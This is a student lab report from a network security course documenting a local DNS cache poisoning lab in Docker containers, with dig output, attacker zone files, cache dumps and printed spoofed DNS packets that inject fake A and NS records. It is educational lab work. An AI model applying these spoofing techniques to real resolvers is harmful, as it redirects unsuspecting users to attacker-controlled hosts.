Network Security Assignment

CSG513

Submitted to:
Dr Ashutosh Bhatia

Submitted BY:
Ankit Kumar(2023H1030076P)
Sonu Parmanik(2023H1030097P)

Assignment # 2

Network Security




Figure 1: Lab environment setup

Dcbuild


dcup :

user shell : docksh


```
[05/02/24]seed@VM:~/.../Labsetup$ dockps
02c08d2da923  attacker-ns-10.9.0.153
771d0879bb2b  seed-router
a955a837729d  local-dns-server-10.9.0.53
2f54d477ab1f  seed-attacker
aa43dd1cbc49  user-10.9.0.5
[05/02/24]seed@VM:~/.../Labsetup$ docksh user-10.9.0.5
root@aa43dd1cbc49:/# export PS1="user-10.9.0.5
> :\w\n\$:"
user-10.9.0.5
:/
$:cat /etc/rasolv.conf
cat: /etc/rasolv.conf: No such file or directory
user-10.9.0.5
:/
$:cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5
:/
$:
```

Local_dns_server shell: docksh

Dump file for local dns server :



Malicious named server : cd /etc/bind : ls named.conf



Cache contents : rndc dumpdb -cache

- To see the contents : cat /var/cache/bind/dump.db

```
local-dns-server-10.9.0.53:
/etc/bind$>rndc dumpdb -cache
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/dump.db
cat: /var/cache/dump.db: No such file or directory
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20240425164650
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
```

Seed_attacker shell : docksh

```
[05/02/24]seed@VM:~/.../Labsetup$ dockps
02c08d2da923  attacker-ns-10.9.0.153
771d0879bb2b  seed-router
a955a837729d  local-dns-server-10.9.0.53
2f54d477ab1f  seed-attacker
aa43dd1cbc49  user-10.9.0.5
[05/02/24]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# export PS1="seed-attacker=\n\w\$>"
seed-attacker=
/$>
```

Attacker_ns shell : docksh

```
[05/02/24]seed@VM:~/.../Labsetup$ dockps
02c08d2da923  attacker-ns-10.9.0.153
771d0879bb2b  seed-router
a955a837729d  local-dns-server-10.9.0.53
2f54d477ab1f  seed-attacker
aa43dd1cbc49  user-10.9.0.5
[05/02/24]seed@VM:~/.../Labsetup$ docksh attacker-ns-10.9.0.153
root@02c08d2da923:/# export PS1="attacker-ns-10.9.0.153=\n\w\$>"
attacker-ns-10.9.0.153=
/$>
```

- Attackers nameserver :

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153=
/etc/bind$>
```

Here there is a fake “example.com”, will use it to redirect to attackers name server.

Attacker32.com is the legitimate zone.

Zones of attacker32 :

```
attacker-ns-10.9.0.153=
/etc/bind$>cat zone_attacker32.com
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
attacker-ns-10.9.0.153=
/etc/bind$>S
```

Fake zones of example.com :

```
attacker-ns-10.9.0.153=
/etc/bind$>cat zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
attacker-ns-10.9.0.153=
/etc/bind$>S
```

Seed_router shell :

Request for DNS resolve from user shell for ns.attacker32.com :

Returns IP: 10.9.0.153 which is of malicious DNS server.

```
user-10.9.0.5
:/
$:dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59010
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3f53d812149c8893010000006633c7b965fbd2e81ffc630a (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 17:04:57 UTC 2024
;; MSG SIZE  rcvd: 90

user-10.9.0.5
```

Fake ip address of www.example.com :

```
$:dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57567
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c3ce81f94bc16c23010000006633c9507c49b7eaa050c625 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 8 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu May 02 17:11:44 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5
:/
```

Attack strategies :




Figure 2: Local DNS Poisoning Attack

Task 1 : Directly Spoofing Response to User

Before attacking the user machines:

To get the br(on seed attacker) : ip a.

```
/$>ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group def
ault qlen 1000
    link/ether 08:00:27:07:32:70 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 82237sec preferred_lft 82237sec
    inet6 fe80::31ef:c2b8:d0e0:c0f5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: br-091c3dce383c: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP g
roup default
    link/ether 02:42:9a:4e:e6:0c brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-091c3dce383c
       valid_lft forever preferred_lft forever
    inet6 fe80::42:9aff:fe4e:e60c/64 scope link
       valid_lft forever preferred_lft forever
4: br-2c46d5ba20fa: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP g
roup default
    link/ether 02:42:9c:74:b3:78 brd ff:ff:ff:ff:ff:ff
    inet 10.8.0.1/24 brd 10.8.0.255 scope global br-2c46d5ba20fa
       valid_lft forever preferred_lft forever
    inet6 fe80::42:9cff:fe74:b378/64 scope link
```

```
user-10.9.0.5
:/
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6041
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 36926c3c46cf7997010000006633cdacac6c52e6c8b81dab (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 1332 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 17:30:20 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5
:/
$:S
```

Terminal

Fig: ip : 93.184.215.14

After attacking the user machine :

```
user-10.9.0.5
:/
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27396
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 24 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 17:29:42 UTC 2024
;; MSG SIZE  rcvd: 64
```

Ip changed to 1.1.1.1, which is a fake one.

Task 2 : DNS Cache Poisoning Attack – Spoofing Answers.

Before attack :

```
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14533
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: dbccefa84edb9395010000006633d3be9da1961ce93e8b1d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3403    IN      A       93.184.215.14

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 17:56:14 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5
```

After attack :

```
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16300
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 67 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 17:51:43 UTC 2024
;; MSG SIZE  rcvd: 206
```

Here we can see, the local dns server has cached the ip of www.example.com therefore the local dns server is successfully poisoned.

```
local-dns-server-10.9.0.53:
/etc/bind$>rndc dumpdb -cache
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep example.com
example.com.            777588  NS      a.iana-servers.net.
www.example.com.        863989  A       1.1.1.1
local-dns-server-10.9.0.53:
/etc/bind$>
```

So, even after stopping the attack it will get the fake ip till ttl of the cache.

But we can see that name server is still legitimate, so attack that also.

Task 3: Spoofing NS Records

Now for NS we need ns.attacker32.com's name server i.e 10.9.0.153.

```
@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
attacker-ns-10.9.0.153=
```

Before the attack :

```
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37156
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8b86fd55237e608e010000006633d84a209ee466a544b327 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 255 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 18:15:38 UTC 2024
;; MSG SIZE  rcvd: 88
```

```
/etc/bind$>rndc dumpdb -cache
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep example.com
example.com.            777543  NS      a.iana-servers.net.
www.example.com.        608352  A       93.184.215.14
                                        20240509171158 20240418174115 19794 example.com
.
```

After the attack :

```
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12068
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7118ca5354d15d65010000006633d8a9c97658d438fb417b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 67 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 18:17:13 UTC 2024
;; MSG SIZE  rcvd: 88
```

```
local-dns-server-10.9.0.53:
/etc/bind$>rndc dumpdb -cache
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep example.com
example.com.            777573  NS      ns.attacker32.com.
www.example.com.        863977  A       1.1.1.1
local-dns-server-10.9.0.53:
```

Here name server is also changed to ns.attacker.com.

Task 4: Spoofing NS Records for Another Domain

We would like to extend its impact to other domain. Namely, in the spoofed response triggered by a query for www.example.com, we would like to add additional entry in the Authority section (see the following), so ns.attacker32. com is also used as the nameserver for google.com

Before the attack :

```
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10637
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: db292ebd2212161601000006633ddbc5c58d63f6e3de8b3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 252 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 18:38:52 UTC 2024
;; MSG SIZE  rcvd: 88
```

After the attack :

```
user-10.9.0.5
:/
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57443
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 41b987aca7f78b88010000006633dbc69bc02513a05b5919 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1151 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 18:30:30 UTC 2024
;; MSG SIZE  rcvd: 88
```

This time we want to see where this i.e example.com cached or not

```
\an       \
 |###[ DNS Resource Record ]###
 |  rrname    = 'www.example.com.'
 |  type      = A
 |  rclass    = IN
 |  ttl       = 259200
 |  rdlen     = None
 |  rdata     = 1.1.1.1
\ns       \
 |###[ DNS Resource Record ]###
 |  rrname    = 'example.com.'
 |  type      = NS
 |  rclass    = IN
 |  ttl       = 259200
 |  rdlen     = None
 |  rdata     = 'ns.attacker32.com'
 |###[ DNS Resource Record ]###
 |  rrname    = 'google.com.'
 |  type      = NS
 |  rclass    = IN
 |  ttl       = 259200
 |  rdlen     = None
 |  rdata     = 'ns.attacker32.com'
ar       = None

.
Sent 1 packets.
```

As we can see google.com is not cached :

```
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep attacker
attacker32.com.          863594  A       10.9.0.180
example.com.             777454  NS      ns.attacker32.com.
ns_attacker.com.         605274  \-ANY   ;-$NXDOMAIN
ns_attacker32.com.       605288  \-ANY   ;-$NXDOMAIN
local-dns-server-10.9.0.53:

/etc/bind$>cat /var/cache/bind/dump.db | grep example
example.com.             777454  NS      ns.attacker32.com.
www.example.com.         863855  A       1.1.1.1
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:
```

Task 5: **Spoofing Records in the Additional Section**

The goal of this task is to spoof some entries in this section and see whether they will be successfully cached by the target local DNS server. In particular, when responding to the query for www.example.com, we add the following entries in the spoofed reply, in addition to the entries in the Answer section.

Before attack:

```
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10637
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: db292ebd2212161601000000633ddbc5c58d63f6e3de8b3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 252 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 18:38:52 UTC 2024
;; MSG SIZE  rcvd: 88
```

After attack :

```
user-10.9.0.5
:/
$:dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21927
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

; Text EditorPSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 180ec7e3a63e0573010000006633de73f243792b6d6781c7 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1639 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu May 02 18:41:55 UTC 2024
```

Here in below fig we can see the fake facebook.com record:

```
|  rdlen     = None
|  rdata     = 'ns.example.com'
\ar        \
|###[ DNS Resource Record ]###
|  rrname    = 'ns.attacker32.com.'
|  type      = A
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 1.2.3.4
|###[ DNS Resource Record ]###
|  rrname    = 'ns.example.net.'
|  type      = A
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 5.6.7.8
|###[ DNS Resource Record ]###
|  rrname    = 'www.facebook.com.'
|  type      = A
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 3.4.5.6

.
Sent 1 packets.
```

Additional records are not cached.

```
,
; Dump complete
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep attack
attacker32.com.         863594  A       10.9.0.180
example.com.            777454  NS      ns.attacker32.com.
ns_attacker.com.        605274  \-ANY   ;-$NXDOMAIN
ns_attacker32.com.      605288  \-ANY   ;-$NXDOMAIN
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep example
example.com.            777454  NS      ns.attacker32.com.
www.example.com.        863855  A       1.1.1.1
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep facebook
local-dns-server-10.9.0.53:
/etc/bind$>cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:
```